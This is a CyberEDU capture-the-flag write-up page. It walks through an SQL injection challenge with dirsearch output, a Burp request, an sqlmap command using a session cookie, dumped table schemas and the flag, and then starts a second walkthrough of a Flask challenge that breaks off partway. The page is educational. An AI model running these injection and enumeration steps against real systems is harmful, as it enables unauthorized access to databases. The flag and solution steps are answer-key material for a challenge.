
When we access the URL challenge, we can notice that we are greeted with a login panel.



After a few attempts of web application reconnaissance using dirsearch, we obtain a register endpoint.


```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22$ dirsearch -u http://34.159.99.169:31052 -q
400 -   308B  - http://34.159.99.169:31052/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
403 -   281B  - http://34.159.99.169:31052/.ht_wsr.txt
403 -   281B  - http://34.159.99.169:31052/.htaccess.bak1
403 -   281B  - http://34.159.99.169:31052/.htaccess.orig
403 -   281B  - http://34.159.99.169:31052/.htaccess.sample
403 -   281B  - http://34.159.99.169:31052/.htaccess.save
403 -   281B  - http://34.159.99.169:31052/.htaccess_extra
403 -   281B  - http://34.159.99.169:31052/.htaccess_orig
403 -   281B  - http://34.159.99.169:31052/.htaccessBAK
403 -   281B  - http://34.159.99.169:31052/.htaccessOLD
403 -   281B  - http://34.159.99.169:31052/.htaccess_sc
403 -   281B  - http://34.159.99.169:31052/.htaccessOLD2
403 -   281B  - http://34.159.99.169:31052/.htm
403 -   281B  - http://34.159.99.169:31052/.html
403 -   281B  - http://34.159.99.169:31052/.htpasswd_test
403 -   281B  - http://34.159.99.169:31052/.httr-oauth
403 -   281B  - http://34.159.99.169:31052/.htpasswds
400 -   308B  - http://34.159.99.169:31052/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
302 -     0B  - http://34.159.99.169:31052/index.php  ->  login.php
302 -     0B  - http://34.159.99.169:31052/index.php/login/  ->  login.php
200 -   382B  - http://34.159.99.169:31052/login.php
302 -     0B  - http://34.159.99.169:31052/logout.php  ->  login.php
200 -   362B  - http://34.159.99.169:31052/register.php
403 -   281B  - http://34.159.99.169:31052/server-status/
403 -   281B  - http://34.159.99.169:31052/server-status
```

After accessing the path obtained during the recon process, we need to create an account. In this example the following credentials were used: **admin:1234567890**




After the admin account is successfully created, we will be redirected to the login page. Use the same credentials as above and authenticate with the admin account.

At this moment, another page with some search functionalities is revealed. Try to search for "**%**" and notice the outcome.



After we put **"%"** we can see all the products:



Before launching the Burp Suite and catching the POST request, we can attempt to SQL injection to exfiltrate all the data.

```
Pretty  Raw  Hex
1 POST /index.php HTTP/1.1
2 Host: 34.159.99.169:31052
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://34.159.99.169:31052
10 Connection: close
11 Referer: http://34.159.99.169:31052/index.php
12 Cookie: PHPSESSID=56da465bc55a902dab56359718726f0a
13 Upgrade-Insecure-Requests: 1
14
15 product_name=%29&submit=Search
```

```
Pretty  Raw  Hex  Render
1 HTTP/1.1 200 OK
2 Date: Tue, 31 May 2022 07:39:15 GMT
3 Server: Apache/2.4.53 (Debian)
4 X-Powered-By: PHP/7.4.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 561
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13
14 <h1>
     Hello, admin!
   </h1>
15
16 <p>
     Glad to see you back!
   </p>
17
18 <div class='shop-block'>
19   <h1>
       Look up products
     </h1>
```

At this moment, we can conclude that the page with search functionalities implemented is vulnerable to SQLi injection.

To proceed further with the attack, copy the cookie from the POST request obtained with Burp and use SQLmap on it.

```
qlmap --cookie="PHPSESSID=56da465bc55a902dab56359718726f0a" --url
http://34.159.99.169:31052/index.php --forms --columns
```

```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/schematics$ sqlmap --cookie="PHPSESSID=56da465bc55a9
02dab56359718726f0a" --url http://34.159.99.169:31052/index.php --forms --columns
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.2.4#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 10:38:16

[10:38:16] [INFO] testing connection to the target URL
[10:38:16] [INFO] searching for forms
[#1] form:
POST http://34.159.99.169:31052/index.php
Cookie: PHPSESSID=56da465bc55a902dab56359718726f0a
POST data: product_name=&submit=Search
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: product_name=&submit=Search] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
```

```
Database: shop
Table: CTF{1nformat1on_sch3ma_c4n_
[4 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| _d4t4}   | date        |
| cont41n_ | varchar(20) |
| id       | int(11)     |
| us3ful   | int(11)     |
+----------+-------------+

Database: shop
Table: products
[4 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(11)     |
| name     | varchar(50) |
| price    | float       |
| quantity | int(11)     |
+----------+-------------+

Database: shop
Table: users
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int(11)      |
| password | varchar(150) |
| username | varchar(50)  |
+----------+--------------+
```

The flag is : CTF{1nformat1on_sch3ma_c4n_cont41n_us3ful_d4t4}

References

- https://portswigger.net/web-security/sql-injection

Write-up and solution for authorization

TITLE	authorization
CATEGORY	web
AUTHOR	T3jv1l
DIFFICULTY	Medium
LAST CHANGE	16.07.2021

Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorized access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks

About the Challenge

Description

Can you be a master of recon!
Flag format: CTF{sha256}

Learning Objectives

- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Enabling the out of the box thinking by attempting to leverage access to the web application.
- Demonstrate the ability to exploit the vulnerability to gain access to a web server.
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Knowledge on how to use burp suite.
- Demonstrate the ability to parse information you got.

Skills Required

- Basic knowledge of enumeration (reccon technique)
- Basic knowledge about how the flask server works.
- Knowledge about JWT token and authentication mechanism
- Knowledge about how to craft a request from scratch

OWASP WSTG

- WSTG-INFO-02:Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-06: Identify application entry points
- WSTG-INFO-10: Map Application Architecture

CWE

N/A

MITRE ATT&CK

N/A


Walkthrough and solution

Hints

- Hint 1: Recon is your power.

Detailed solution


After we start the web challenge we can see a web page with “FLASK” meesage




We can see we have a default web page with some images.
We also can see a little hint about the application, it uses a flask. But before we go in depth, let's enumerate the routes to see what we can get.

```
darius@bit-sentinel:~$ dirsearch -u http://127.0.0.1:6544/ -w ~/dirsearch/db/dicc.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_|| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10977

Output File: /home/darius/dirsearch/reports/127.0.0.1-6544/-_22-02-16_13-24-27.txt

Error Log: /home/darius/dirsearch/logs/errors-22-02-16_13-24-27.log

Target: http://127.0.0.1:6544/

[13:24:27] Starting:
[13:24:37] 405 -  178B  - /auth
[13:24:38] 200 -   44B  - /client_secrets.json
[13:24:39] 200 -    2KB - /console
[13:24:50] 200 -    5B  - /robots.txt
[13:24:51] 401 -  125B  - /secrets

Task Completed
```


We got some routes: **/auth**, **/client_secrets.json**, **/robots.txt, /secrets**. Let's check the first route.




We are not allowed to use **GET** requests because we got some error, so let's try to use **POST** requests.




At this moment we can notice some flask errors that are triggered.



